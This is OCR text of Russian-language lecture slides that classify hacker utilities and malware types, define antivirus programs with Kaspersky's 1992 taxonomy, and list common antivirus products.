
- утилиты автоматизации создания вирусов, червей и троянских программ (конструкторы);
- программные библиотеки, разработанные для создания вредоносного ПО;
- хакерские утилиты скрытия кода зараженных файлов от антивирусной проверки (шифровальщики файлов);
- «злые шутки», затрудняющие работу с компьютером;
- программы, сообщающие пользователю заведомо ложную информацию о своих действиях в системе;
- прочие программы, тем или иным способом намеренно наносящие прямой или косвенный ущерб данному или удалённым компьютерам.

Хакерские утилиты и прочие вредоносные программы


• К ним относятся:

- DoS, DDoS - сетевые атаки
- Exploit, HackTool - взломщики удаленных компьютеров
- Flooder - "замусоривание" сети
- Constructor - конструкторы вирусов и троянских программ
- Nuker - фатальные сетевые атаки
- Bad-Joke, Hoax - злые шутки, введение пользователя в заблуждение
- FileCryptor, PolyCryptor - скрытие от антивирусных программ - PolyEngine
- полиморфные генераторы
- VirTool - утилиты, предназначенные для облегчения написания компьютерных вирусов.


Хакерские утилиты и прочие вредоносные программы



Хакерские утилиты и прочие вредоносные программы



Антивирусная программа



Антивирусная программа

Антивирусная программа — программа для обнаружения компьютерных вирусов и лечения инфицированных файлов, а также для профилактики — предотвращения заражения файлов или операционной системы вредоносным кодом

Антивирусная программа

Классификация антивирусов:
Евгений Касперский в 1992 году использовал следующую классификацию антивирусов в зависимости от их принципа действия (определяющего функциональность):
Сканеры (устаревший вариант — «полифаги») — определяют наличие вируса по базе сигнатур, хранящей сигнатуры (или их контрольные суммы) вирусов. Их эффективность определяется актуальностью вирусной базы и наличием эвристического
Ревизоры (класс, близкий к IDS) — запоминают состояние файловой системы, что делает в дальнейшем возможным анализ изменений. \
Сторожа (мониторы) — отслеживают потенциально опасные операции, выдавая пользователю соответствующий запрос на разрешение/запрещение операции.
Вакцины — изменяют прививаемый файл таким образом, чтобы вирус, против которого делается прививка, уже считал файл заражённым.. Современные антивирусы сочетают все вышесказанные функции.

Антивирусная программа

Часто используемые Антивирусные программы:

Антивирус Касперского (KAV, KIS)— Россия
Dr.Web — Россия
Eset NOD32 — Словакия
Panda Software — Испания
Symantec (Norton Internet Security, Norton Personal Firewall) — США
AVG (AVG Antivirus Free Edition) (GriSoft) — Чехия
Avira (AntiVir Personal Edition - Free Antivirus)— Германия .